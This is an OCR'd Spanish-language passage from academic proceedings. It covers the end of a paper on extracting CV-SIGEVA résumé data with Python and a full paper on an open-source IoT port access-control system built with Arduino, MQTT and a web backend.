Solo se han encontrado algunos formatos no dispuestos en cuadros en algunos SIGEVA's que generalmente provienen de una transformación de *.pdf a pdfs gráficos o de usuarios que han creado cambios en el texto por medio de una transformación de *.doc a *.pdf. Es importante tomar esto en cuenta cuando se les pide a los docentes sus CV insistiendo en que estos sean guardados sin cambios después de generados. Estas transformaciones tienen que ser detectadas por el programa y descartar esos archivos.

Aprovechando este formato en cuadros, todo el sistema de extracción se define desde la posibilidad de encontrar los ejes "X" e "Y" que circunscriben el ángulo superior-izquierdo del mismo. La mejor extensión que presenta este formato "X/Y" es el *.xml ya que en sí es un archivo de tipo "marca".

Un archivo de texto en formato xml muestra el texto sin formato basándose en:

- Posición
- Formato del texto
- Texto a mostrar

Esto motivó que la primera tarea a realizar fuera la transformación de los documentos con extensión pdf a xml. Este pasaje de formatos se realiza con la aplicación pdftohtml.exe de uso abierto y manejable por PYTHON®.

El segundo proceso es el que deja solo un xml por persona: El algoritmo propuesto obtendrá el xml más reciente en su fecha de impresión y el que mejor responda al formato original del SIGEVA (o sea documentos no manipulados por fuera del que entrega el consorcio). todos aquellos xml's repetidos irán junto a los defectuosos al directorio "'RECICLAR". En tanto que todo xml que sea el último capturado por su fecha de impresión se pasará al directorio "XMLS". Seguidamente se parametriza cada texto en formato "Y-X" (posición en columna y posición en fila).

Luego de definir cuál es el xml que continuará el proceso por cada persona, la secuencia primero elimina encabezados y pie de página para evitar datos redundantes.

El tercer proceso se basa en la obtención de un archivo de extensión *.tmt (texto manipulado tercero[9]). La parte de mayor proceso y transformación del xml original se cumple en este proceso en donde si recorre el script se verá que se muestran los textos y sus secuencias por separado según el título que lo contenga en su CV-SIGEVA.


Se puede notar además que las páginas dejan de serlo ya que como se trata de un seguimiento vectorial no importa ya su presentación "formal" sino su posición de manera continua (como si todo el documento contara con solo una página). Un texto en posición "Y=200" en la página 10 y uno "Y=200" en página 2 deben tener en ese valor "y" algo que los diferencia en cuanto a su secuencia. Este sistema continuo hace que el número Y=200 de la página 2 sea tomado como el número 20200 ([nro_pag*10000]+Y) y el de página 10 sea Y=100200. Quedará claro que el primero está muy "arriba" en comparación al segundo. De esta manera se generan a

[9] son siglas que se eligieron sin otra idea a la de definir orden de actividad. Son simplemente archivos de textos con el orden correcto de "concepto->respuesta_usuario" para su posterior extracción. ejemplo : si un usuario puso en su CV-SIGEVA Apellido: García este *.tmt ordena de arriba hacia abajo primero que esté la palabra "Apellido:" y luego abajo "Garcia"

medida que el proceso continua una lista de "valor X, valor Y, texto extraído" separado por sus títulos.

Cuando se analizan todos los archivos *.tmt se observa que cada repetición (registro) tiene un primer CONCEPTO que limitará cada "ítem" generado por el usuario. Para clarificar más la idea, en la Figura 2 se muestra la captura de pantalla del documento original en el apartado CARGOS donde se ve que hay dos cargos de docencia superior y donde "Fecha Inicio" da comienzo al ítem particular (o sea cada futuro registro de la tabla específica).


Figura 2. Delimitación de registros en un mismo título



Cada registro estará en este y todos los casos representado por una línea de registro en el documento pero, en el caso del *.tmt, ese límite estará dado por la repetición del CONCEPTO inicial del título analizado.

En la Figura 3 se puede observar lo importante que es contar con archivos *.tmt que tengan una secuencia inequívoca y repetible en todos los CV-SIGEVA's para cada título a analizar. Fíjese la siguiente ilustración para ver como el directorio guarda los archivos tmt.

Figura 3: nombres de los archivos *.tmt



Note que cada archivo contendrá los datos ordenados solo de "docencia…." para cada docente del que se analice su CV-SIGEVA.

El resultado final del script es lograr que esos *.tmt que contienen todos datos referidos a un título principal del CV-SIGEVA para cada persona puedan ser agrupados en un archivo *.txt que simbolice ese título principal.


De este agrupamiento se crearán las tablas (archivos txt) para cada título principal. Los nombres de archivos y su explicación se pueden observar en la Figura 4:

Figura 4. Tablas obtenidas de los archivos *.tmt

ORDEN	ARCHIVO	SIGNIFICADO EN TITULOS DEL SIGEVA
1	act_docenciaCURS.txt	DOCENCIA - Cursos'
2	act_docenciaNBYM.txt	DOCENCIA - Nivel básico/medio'
3	act_docenciaNSTERC.txt	DOCENCIA - Nivel superior terciario'
4	act_docenciaNSUYOP.txt	DOCENCIA - Nivel superior universitario y/o posgrado'
5	activ_ACTEVPCYTYJDT.txt	ACTIVIDADES DE EVALUACION - Evaluación de personal CyT y jurado de tesis y/o premios'
6	activ_ACTEVPPIDYOEX.txt	ACTIVIDADES DE EVALUACION - Evaluación de programas/proyectos de I+D y/o extensión'
7	activ_ACTEVTREVCYT.txt	ACTIVIDADES DE EVALUACION - Evaluación de trabajos en revistas CyT'
8	cargos_ACTDIV.txt	ACTIVIDADES DE DIVULGACION'
9	cargos_GICYT.txt	CARGOS EN GESTION INSTITUCIONAL DE CYT'
10	categorizacion.txt	CATEGORIZACION DEL PROGRAMA DE INCENTIVOS'
11	cursextracurr.txt	FORMACION COMPLEMENTARIA - Cursos de posgrado y/o capacit. extracurriculares'
12	datos_personales.txt	DATOS PERSONALES
13	est_basicos.txt	'FORMACION ACADEMICA - Nivel básico'
14	est_espec.txt	FORMACION ACADEMICA - Nivel Universitario de Posgrado/Especialización'
15	est_maest.txt	'FORMACION ACADEMICA - Nivel Universitario de Posgrado/Maestría'
16	estudios_docto.txt	'FORMACION ACADEMICA - Nivel Universitario de Posgrado/Doctorado'
17	estudios_grado.txt	FORMACION ACADEMICA - Nivel Universitario de grado'
18	fin_art-lib-partlib-public-nopubl.txt	es unas sola base para LIBROS','PARTES DE LIBRO','ARTICULOS','TRABAJOS EN EVENTOS CIENTIFICO-TECNOLOGICOS PUBLICADOS','TRABAJOS EN EVENTOS CIENTIFICO-TECNOLOGICOS NO PUBLICADOS','DEMAS TIPOS DE PRODUCCION C-T','TESIS','SERVICIOS CIENTIFICO - TECNOLOGICOS','SIN TITULO DE PROPIEDAD INTELECTUAL','INFORME TECNICO'
19	financiacy_t.txt	FINANCIAMIENTO CIENTIFICO Y TECNOLOGICO'
20	formac_BECARIO.txt	FORMACION DE BECARIOS'
21	formac_DETESIS.txt	FORMACION DE TESIS'
22	formac_ECPODsalud.txt	FORMACION COMPLEMENTARIA - Especialidad certificada por organismo/s de salud'
23	formac_ECposdocto.txt	FORMACION COMPLEMENTARIA - Posdoctorado'
24	formac_IDIOM.txt	FORMACION COMPLEMENTARIA - Idiomas'
25	formac_INVESTIGADOR.txt	FORMACION DE INVESTIGADORES'
26	particip_UorganizCYT.txt	PARTICIPACION U ORGANIZACION DE EVENTOS CIENTIFICO-TECNOLOGICOS'
27	DESIGNACIONES.txt	Usa el cargo docente actual de la universidad que a ud interesa y define cargo, dedicación y año de extracción del dato

A modo de ejemplo, en la Figura 5 se muestra un archivo est_grado.txt y la manera que presenta datos donde se puede observar que cada registro posee una separación de elementos por medio de una tabulación:

Figura 5: datos dentro de una tabla en *.txt



4. Pruebas al script

El script ha sido probado con casi 500 archivos de texto en todas las extensiones posibles de documentos electrónicos. Aún los archivos que se descargaron sin extensión, pudieron ser transformados en *.xml.

En las primeras pruebas debió realizarse una selección para poder contar con archivos que respondieran a dos características:

4.1. fueran bajados directamente de la página CV-SIGEVA.(sin enmiendas o cambios).

4.2. no fueran documentos de MI CVar IMPRESO[10] u otros como viejas fichas CONEAU.

Pese a todas las protecciones, aún se trabaja sobre el segundo script para que solo pase el proceso archivos que sean bajados fehacientemente del sitio oficial. Las pruebas más importantes han sido llamadas hacia el interior del equipo de investigación como "pruebas de homologación de resultados".

5. Resultados de la homologación / Homologación 2018

Con el término "homologación" se quiere hacer referencia a la actividad de comparación de los datos presentes en el documento CV-SIGEVA y los obtenidos por el software APCA.

El procedimiento se ha decidido que sea manual por medio de dos personas, las cuales efectúan la comparación teniendo una de ellas el documento tal y como ha sido entregado por el usuario CV-SIGEVA y la otra con lo extraído en las tablas generadas por el programa. Para facilitar la actividad del operador que analiza las tablas se decidió que cada usuario contara con un archivo *.xls solo con sus valores para las diferentes tablas.

Esto último se ha hecho con motivos de agilizar la tarea ya que en las tablas el dominio del registro lo da el número DNI y eso llevaría a recordar dicho número en cada tabla abierta, llevando a posibles malas interpretaciones. De la manera propuesta, existiría un archivo llamado "JUAN_JOSE_MARENCO.xls" que contendría todos los datos extraídos desde las tablas particulares. Solo es necesario así que si se homologan los datos del usuario antedicho, solo hace falta contar con un numero documento original que pertenezca a este usuario y el archivo antes citado que presenta los datos de las tablas.

5.1 Resultados de la Homologación.

Dado el tamaño del universo (340 CV-SIGEVA sin repetir) y la cantidad de registros posibles en cada archivo *.xls, se consideró que era aconsejable comparar un 10% de ese total como primer acción y si aparecieran dudas o errores, se los subsanara en los scripts del APCA y se volvieran a analizar otro 10% y así hasta llegar a un análisis donde todos los valores fueran satisfactorios.

Esta primera homologación se realizó en septiembre de 2018 y de los 340 usuarios, se tomaron al azar 34 y se los comparó en todos sus parámetros. Solo se detectó un error (solucionado) en el caso que los registros en el documento original tuvieran dos títulos de tablas en hojas seguidas para un mismo registro.

[10] http://sicytar.mincyt.gob.ar/micvimpreso/#/ es un sitio que brinda un SIGEVA resumido. En este lugar también se puede seleccionar ítems de interés para el usuario.

6. Resultados

La investigación se encuentra hoy en día finalizada desde lo programático restando solo las tareas del desarrollo del informe final y la realización de las bases de datos comprometidas en la propuesta original.

Durante estos dos años se han desarrollado script que trabajan tanto sobre *.pdf como documentos originados en procesadores de texto tanto para CVAR, SIGEVA CONICET y SIGEVA(UNIV). Los mismos estarán disponibles para el acceso libre a partir del año 2020 fecha de caducidad de la investigación. Todas las distribuciones contarán con las libertades de uso y cambio del usuario según se establece en GLP3 con la única obligación -ante cualquier publicación abierta de mejoras- de la cita de todos los autores de esta investigación y del origen del software.

Referencias

[1] Challenger Perez, I., Diaz Ricardo, Y., & Becerra Garcia, R. (2014). El lenguaje de programación Python. Ciencias Holguín, volumen 20 - Nº 2. Recuperado el 10/11/2018, http://www.ciencias.holguin.cu/index.php/cienciasholguin/article/view/826/887

[2] Martinez, A., Turczak, P., Fillet, F., Cassino, J., & Faraldi, R. (2017). Administración operativa. Version 2.0. San Justo, Buenos Aires: Universidad Nacional de La Matanza.

[3] PDF2XL. (s.f.). Recuperado el 30 de 09 de 2018, de https://pdf2xl.com/ https://www.cogniview.com/es/pdf-to-excel/pdf2xl-basic

[4] Plaza, J. (2015). Administración y Gestión. Buenos Aires: Ediciones Plaza.

[5] Python, M. D. docs.pytho.org.ar/pdfs/TutorialPython2.pdf. (s.f.). Recuperado el 31 de 10 de 2018, de Comunidad Python Argentina: http://www.python.org.ar/

[6] Saunders, S. (2013). Sistemas y procedimientos administrativos. Cordoba: Asociacion Cooperadora de la Facultad de Ciencias Economicas de la UNC.

[7] Stair, R. M., & Reynolds, G. W. (2010). Principios de sistemas de información. Un enfoque administrativo. México: Cengage Learning Editores, SA de CV.

[8] Volpentesta, J. (2015). Organizaciones, procedimientos y estructuras. Buenos Aires: Osmar D. Buyatti.

[9] Waldbott de Bassenheim, C., Freijedo, C. F., Tricoci, G., Briano, J. C., & Rota, P. (2011). Sistemas de Información Gerencial. Tecnología para agregar valor a las Organizaciones. Buenos Aires: Pearson.

Control de acceso portuario, una solución utilizando tecnologías IoT

Felipe Evans[1], Hernan Hinojal[2], Gabriel Prieto Cassano[3], Bruno Colautti[4], Carlos A. Rico[5]
Grupo de Investigación en Desarrollos Informáticos, Universidad Nacional de Mar del Plata, facultad de ingeniería
[1]fevans@fi.mdp.edu.ar; [2]hhinojal@fi.mdp.edu.ar, [3]gabrielprietocassano@gmail.com, [4]bcolautti55@gmail.com, [5]carlos@fi.mdp.edu.ar

Resumen

El presente trabajo expone un estudio de caso de la solución de software propuesta a la problemática de control de acceso a la zona portuaria de una importante ciudad de la provincia de Buenos Aires. El desarrollo tiene una arquitectura distribuida con elementos del patrón publish/subscribe y almacenamiento tradicional en base de datos relacional. También se diseñó hardware específico para controlar los dispositivos de ingreso de personas y vehículos. Las herramientas de desarrollo utilizadas fueron de licencia totalmente libre (GNU) y se encuentran en repositorios abiertos a la comunidad. La implementación del mismo se encuentra operativa en la actualidad.

Introducción

La gestión de la seguridad en zonas portuarias es un problema de difícil gestión a nivel mundial. Debe permitir que un conjunto importante de personas, vehículos y máquinas accedan diariamente a zonas de trabajo de forma ágil, pero controlando potenciales actividades delictivas o de contrabando.

Según la Comisión Económica para América Latina y el Caribe (CEPAL) "la protección portuaria es un componente esencial de la vulnerabilidad económica del sistema de transporte marítimo de la Región de las Américas, y de la competitividad internacional. La misma debe contribuir a los programas generales de lucha contra el crimen tendientes a combatir el terrorismo y otras amenazas, como el tráfico ilícito de drogas, armas y personas y otras formas de crimen organizado, así como otros ilícitos que afecten la seguridad de la carga y el tráfico marítimo (robos, polizones, contrabando, entre otros), constituyendo una amenaza de explotación ilegítima de los puertos" [1]. En los últimos años, si bien la actividad económica ha mermado, el tránsito de personas y mercaderías por los puertos de la provincia de Buenos Aires es intenso y amerita que los puertos tengan soluciones de software y hardware modernas y acordes a las tecnologías actuales.

En el presente trabajo en particular, quedó claro desde el principio que para satisfacer las necesidades del Consorcio Portuario (el cliente) se debía adoptar una solución distribuida ya que la zona a controlar cuenta con distintos accesos dispersados en una amplia zona geográfica. Adicionalmente, había que permitir el paso de personas y distintos tipos de vehículos utilizando tarjetas de proximidad con una tecnología ya existente.

Como requisito, el consorcio solicitó que el sistema y los datos sean propios, y tener independencia de proveedores de electrónica. Otro requisito fue que sea de fácil instalación y mantenimiento. El gran problema de las soluciones comerciales actuales de acceso es que las mismas están atadas al hardware del proveedor, haciendo que cuando se quiere cambiar de fabricante sea necesario cambiar de software obligando a una migración indeseada, perdiendo en el mejor de los casos solo tiempo.

Este proyecto se enmarca en un convenio de colaboración entre el consorcio portuario regional Mar del Plata y la Facultad de Ingeniería de la Universidad Nacional de Mar del Plata

Marco teórico

Para el desarrollo de la solución, fue necesario utilizar elementos de sistemas distribuidos. En palabras de Coulouris et al. un sistema distribuido es aquel en el cuál tenemos componentes comunicados por una red de computadoras coordinando sus acciones mediante el intercambio de mensajes [2]. Esto implica que a la vista del usuario, debe comportarse como un único sistema coherente, es decir obtener una vista de "sistema único". Esto realmente es algo difícil de lograr por lo que la

bibliografía opta por decir que solo “aparenta” ser un sistema único y coherente. Un sistema es coherente si se comporta de acuerdo a las expectativas del usuario. Ampliamente se denomina como un sistema único y coherente si el conjunto de nodos actúa de la misma manera, sin importar dónde, cuándo y cómo se produce la interacción entre este y el usuario.

Si bien estaba claro que la solución debía ser distribuida, era necesario planear detenidamente la arquitectura del software a diseñar. La ieee define como arquitectura a la organización fundamental de un sistema encarnada en sus componentes, las relaciones de los componentes con cada uno de los otros y con el entorno, y los principios que orientan su diseño y evolución [3]. Las arquitecturas consideran la organización lógica de los sistemas distribuidos en componentes de software, y también son conocidas como arquitectura lógicas. Es común aceptar que el diseño o la adopción de una arquitectura resulta crucial para el desarrollo exitoso de sistemas grandes [4].

La restricción impuesta por el cliente de seguir operando aun sin red local, implicó la necesidad de que el acceso sea controlado por dispositivos que tuvieran capacidad de procesamiento y almacenamiento local por sí mismos. La solución utilizada fue construida con la tecnología Arduino. Arduino es una plataforma de electrónica de código abierto basada en hardware y software fácil de usar, en especial para los desarrolladores que no son de formación electrónica.

El almacenamiento primario de la aplicación se pensó en una base de datos relacional SQL, ya que gran parte de la operatoria del software es de gestión tradicional.

Existía cierto desacople referencial entre persistencia primaria (base de datos relacional) y los microcontroladores Arduino que gestionaban el acceso, lo que llevó a la decisión de diseño de utilizar un middleware orientado a mensajes. En particular un acercamiento tipo IoT con un broker MQTT como capa intermedia.

MQTT es un protocolo de conectividad máquina a máquina (M2M), o IoT . Se diseñó como un transporte de mensajes de publicación / suscripción sumamente ligero. Es útil para conexiones con ubicaciones remotas donde se requiere una pequeña huella de código y / o el ancho de banda de la red es muy importante [6]. La comunicación en MQTT consiste en clientes (publicadores) que se comunican con un broker (“intermediario").

Especificaciones funcionales a resolver

- Determinar si una persona está habilita a ingresar a la zona portuaria en un momento dado.
- Establecer si un vehículo se encuentra habilitado para ingresar.
- Dejar registro de todo evento importante.
- Generar alertas sobre irregularidades o vencimientos.


En cuanto a las propiedades del software, se pueden destacar:

- Escalabilidad horizontal al momento de agregar nuevas zonas restringidas.
- Permitir distintos tipos de sensores de acceso.
- Tolerancia a fallos, garantizando el funcionamiento del sistema incluso ante la indisponibilidad de la red local.
- La posibilidad de cambiar de proveedor de hardware.
- Una interfaz de usuario intuitiva y amigable.
- Un sistema extremadamente auditable.
- Rápida instalación.

Solución Propuesta

Para cumplir con el requisito de que los nodos puedan operar eventualmente de forma independiente y desacoplada, el control en el servidor de aplicación se implementó vía dos sistemas de comunicación independientes.

Por un lado la operación online, es decir con la red



funcionado, con intermediario tipo broker sobre protocolo de Internet (IP) con mensajes mediante el protocolo MQTT. Para el funcionamiento “desconectado”, se realizan transferencias por medio del protocolo de transferencia de archivos FTP. Para ello se definió una API de comunicación/tópicos.

Todo lo que tiene que ver con mensajes de control lo maneja el protocolo MQTT y aquello relacionado con descarga de las bases de datos de acceso o uplink de

bitácoras de auditoría de acceso de los equipos, por medio de archivos con protocolo FTP.

La API de Mensajes de control establecen los mensajes de: INICIO DE DISPOSITIVO, APERTURA DE PUERTA, CAMBIO DE CONTROL DE ACCESO, PING, PONG, SOLICITUD EXTRAORDINARIA DE RECARGA DE REGISTRO, SOLICITUD EXTRAORDINARIA DE ENVÍO DE BITÁCORA, SOLICITUD DEL SERVER A SYNC EL TIEMPO, ALARMA SILENCIOSA,CAMBIO DE REGISTRO DE UNA TARJETA. La estructura de datos elegida para estos mensajes fue JSON.

Como se definieron los mensajes de control también se estableció para traspaso de grandes volúmenes de información tablas de intercambio mediante el protocolo FTP. Para el sistema en el documento de definición de API se lo denomino MENSAJES DE INTERCAMBIO DE DATOS (FTP). Y se establecieron en principio tres tablas: TABLA DE TARJETAS HABILITADAS, ENVÍO DE REGISTRO DE ACCESOS. ENVÍO DE REGISTRO DE ACCIONES DE BOTONES. La estructura de datos de intercambio fue CSV.

Se establecieron dos estructuras de comunicación para los mensajes de control. Una donde los nombres de los campos son autodescriptivos y otro reducido. Por cuestiones de RAM de los dispositivos que se utilizaron la segunda opción o como se definió en el proyecto "Estructura reducida". Como se mencionó anteriormente la estructura elegida fue JSON.

Ejemplo del mensaje APERTURA DE PUERTA

```
{
    “N”: “XXXX”,
    “A”: “XXXX”,
    “C”:”INICIO”
    “F”: “XXXX”
}
```

Descripción de Campos

- N == Nombre: Nombre arbitrario del dispositivo.
- A == Area: Nombre del área que controla.
- F == Fecha: Fecha del dispositivo al momento del envío del mensaje. Este campo tiene como objetivo registrar el momento de inicio.
- C == Comando

Con respecto a todas las interfaces de clientes se eligió un esquema de "aplicación rica de internet" (ARI o RIA). Para esto se uso el framework de javascript Vue.js con un esquema de son sigle page, con comunicación con el servidor mediante AJAX.

Aunque se desarrolló el css de estilo para que se acomode al cambio de pantallas y sus resoluciones, al momento de armar el esquema de diseño y su testeo solo se desarrollo para pantallas de 10" o superiores con una resolución mínima de 1024x768.

Hardware

En cuanto al diseño del hardware se tuvieron tres grandes restricciones importantes : que cada microcontrolador ubicado en un punto de acceso al puerto pueda eventualmente operar como un nodo independiente y desconectado lo que implica que deben tener espacio suficiente para almacenar toda la base de datos de tarjetas a aceptar y bitácoras de acceso. Era necesario también que el hardware se pueda conseguir fácilmente desde Mar del Plata y pueda ser ensamblado e instalado por la mayor cantidad de empresas locales posibles.

Por estas restricciones se eligió usar tecnología de consumo de tipo Arduino, aunque se desarrollaron diseños propios de plaquetas para mejorar las fijaciones y agregar otros componentes más robustos a la hora del uso de algunos componentes como los relés.

Broker

Para funcionar como broker de mensajes se utilizó el software Eclipse Mosquitto, instalado en el servidor de aplicación. Mosquitto es de licencia open source implementando un broker de protocolo MQTT compatible con microcontroladores de bajo consumo hasta servidores de altas prestaciones.

Otro punto por el cual se eligió Mosquitto es porque soporta MQTT plano para la conexión del hardware de control y MQTT sobre WebSockets con TLS para que se conecten los cliente web.

Módulo de administración


En este módulo permite la carga y la creación de personas, empresas y autos; como sus relaciones. Asimismo permite el control, almacenamiento y el seguimiento de toda documentación requerida para el acceso al puerto.

También en la interfaz tiene control de cámaras web para sacarle fotos a la persona, control de las impresoras de tarjetas como las impresoras de red comunes. Como así también los scanner de red.

Este módulo también está preparado desde el lado del backend para enviar mail de notificación a las empresas de toda documentación que vence o algún otro tema que se considera importante.

Módulo de guardia

El módulo de guardia es una interfaz web que permite al guardia visualizar toda tarjeta que se va pasando por los sensores de RFID asignados al sector que tiene que controlar. Estas visualizaciones se realizan a medida que van llegando los eventos de acceso recibidos mediante MQTT sobre WebSockets con TLS que genera una consulta AJAX al servidor para descargar los datos necesarios para el correcto control de la persona.



Existen dos interfaces: una pasiva y otra activa. La pasiva se diseñó para un televisor de 49" donde un guardia observa los datos de las personas que van ingresando o saliendo. La otra interfaz, "la activa" permite aceptar o negar el acceso, como también asentar cualquier observación sobre la persona, auto o en general que considere importante. En esa misma interfaz en el acceso de autos el guardia también mediante un lector "manual de RFID", que también está conectado por red, cargar los acompañantes y en forma simple cargar el auto con el que ingresa.

Este mismo módulo está preparado para que en un futuro reemplazar el RFID por el DNI. Para esto permite la lectura de todos los formatos del QR (PDF417) del DNI Argentino.


Módulo de OPIP

Este módulo es el de super usuario y el modulo de estadisticas.

Módulo de monitoreo

El módulo de monitoreo permite la visualización de todos los accesos de todas las puertas. A diferencia de guardias se muestra los accesos con distintos colores dependiendo el estado El estado más importante a controlar es cuando el sistema indica que la persona no tiene que entrar y el guardia le da acceso.

El guardia no ve las razones por las que el sistema no le da acceso. En este lugar pueden consultar la razón del no acceso. Por lo que, ante



un conflicto, el guardia puede llamar a esta central para que le indique los pasos a seguir.

Servicios Extras

El backend está escrito en PHP con una base de datos MySQL 5.7. La versión de base de datos MySQL 5.7 es necesaria ya que se requiere hacer uso de los campos JSON con índices sobre los mismos.

La emisión de material impreso se realiza con impresoras de red, tanto para imprimir tarjetas como documentación. El protocolo de comunicación que utiliza backend con las

impresoras es CUPS y AJAX entre el backend y la Cliente Web, pero esto es transparente al usuario. Desde la interfaz el usuario puede elegir la impresora que quiere y mandar a imprimir desde la interfaz web. Incluso pueden mandar a imprimir desde el otro edificio.

Con respecto a la documentación física, el sistema tiene un módulo que permite la digitalización de la misma. Por lo que se visualiza y controla lo que se escanea desde la interfaz web. También como en el caso de la impresión desde la interfaz se puede elegir el escáner. Para esto, se utiliza un esquema de control del escáner desde el backend mediante AirScan y entre el backend y la web mediante AJAX.

El sistema también le permite ver al guardia alguna cámara que considere crítica sobre la interfaz web. Para lograr esto se realiza mediante el protocolo HTTP Live Streaming (HLS) y la librería video.js. Hubo que resolver el problema que las cámaras solo permiten RTMP (***Real Time Streaming Protocol***) con lo cual en el servidor se programó un daemon con librerías FFmpeg para generar un servicio de conversión de HLS a RTMP.

Consideraciones de licencia e innovación

En lo referido a la innovación comercial, se desarrolló un producto propio de la empresa, a diferencia de las principales soluciones disponibles en el mercado que son ofrecidas mediante un contrato de licencia tipo “alquiler”. Además, la posibilidad de cambiar el fabricante de hardware les permite poder elegir al que, en tiempos o precios, mejor los satisfaga.

En cuanto a la innovación tecnológica de sistemas de similar funcionalidad o comerciales que se evaluaron, de distingue la forma de comunicación entre sistemas que en nuestro caso permite comunicar dispositivos de hardware con un cliente web de manera directa, sin la necesidad de instalar controladores para cada nuevo dispositivo que se desea agregar. Para lograr esto se utilizaran tecnologías emergentes usadas en IOT como MQTT. O por ejemplo el uso del protocolo AirScan logra que un programa pueda acceder comunicarse directamente a un scanner de red sin utilización de drivers, lo que posibilitó el desarrollo de una solución distribuida que dejando al usuario controlar cualquier escáner de red desde un navegador web. Y el protocolo IPP para centralizar la impresión de credenciales (controlando mejor lo que se imprime), y su correspondiente framework ui en javascript para web, logrando que que el usuario use cualquier impresora autorizada.

Con la finalidad de crear un sistema web rico y moderno, se utilizarán algunas de las tecnologías más extendidas en la actualidad. Estas tecnologías brindan mayor seguridad y validación sobre los datos ingresados al sistema, así como la integridad de los mismos, y además, dan la posibilidad de crear un cliente web con características a la par de las de una aplicación nativa del sistema operativo.

Como una innovación al proceso, se generarán reglas de auditoría para buscar anomalías de accesos. Para alcanzar dicho fin, se crearán bots.

Conclusiones

A nuestro juicio, el proyecto supone un aporte sustantivo para el control de acceso portuario, un área donde hay pocos proveedores y con soluciones propietarias. Incorpora innovación en el sentido de incluir elementos de IoT con interacción publish-subscribe. También ofrece una gran ventaja para el cliente ya que el código fuente del mismo está disponible en repositorios públicos y las herramientas de desarrollo y base de datos no requieren de pago de licencias. Es importante también destacar que se pudo realizar con las restricciones presupuestarias y de disponibilidad de recursos propios de trabajar entre una universidad con otro organismo de gestión pública. Más allá de los inconvenientes al momento de la implementación, por los problemas con diversos proveedores de electrónica (generados por las dificultades financieras en el país) y algunos problemas al momento de la compra por ser ambos entes públicos. La organización donde está en operación el software quedó satisfecha con el resultado en estos primeros meses de funcionamiento.

Trabajos Futuros

Si bien el sistema brinda información de auditoría e informes respecto a todo lo relacionado con el ingreso y egreso de personas y vehículos, el análisis con el ojo de experto se sigue realizando por seres humanos. Está en progreso el diseño de una funcionalidad que utiliza técnicas basadas en Bots para la búsqueda de patrones y anomalías en las bitácoras de acceso, para colaborar y asistir en la función de los guardias de acceso.

Aprovechando que el sistema maneja la digitalización de documentos se está pensando en en ir avanzando en despapelizar o eliminar directamente el soporte papel en la gestión de la organización. Por lo que en una segunda etapa se va a trabajar en buscar procedimientos que garanticen un igual o mejor funcionamiento de los circuitos administrativos, con procedimientos electrónicos.

Referencias

[[1] Sanchez J R., Garcia Bernal R, Manosalva Osorio, Rezende Sydney , Sgut M., PROTECCIÓN MARÍTIMA Y PORTUARIA EN AMÉRICA DEL SUR. Implementación de las medidas y estimación de gastos. IIRSA-CEPAL. 2004. Santiago de Chile. pp. 5.

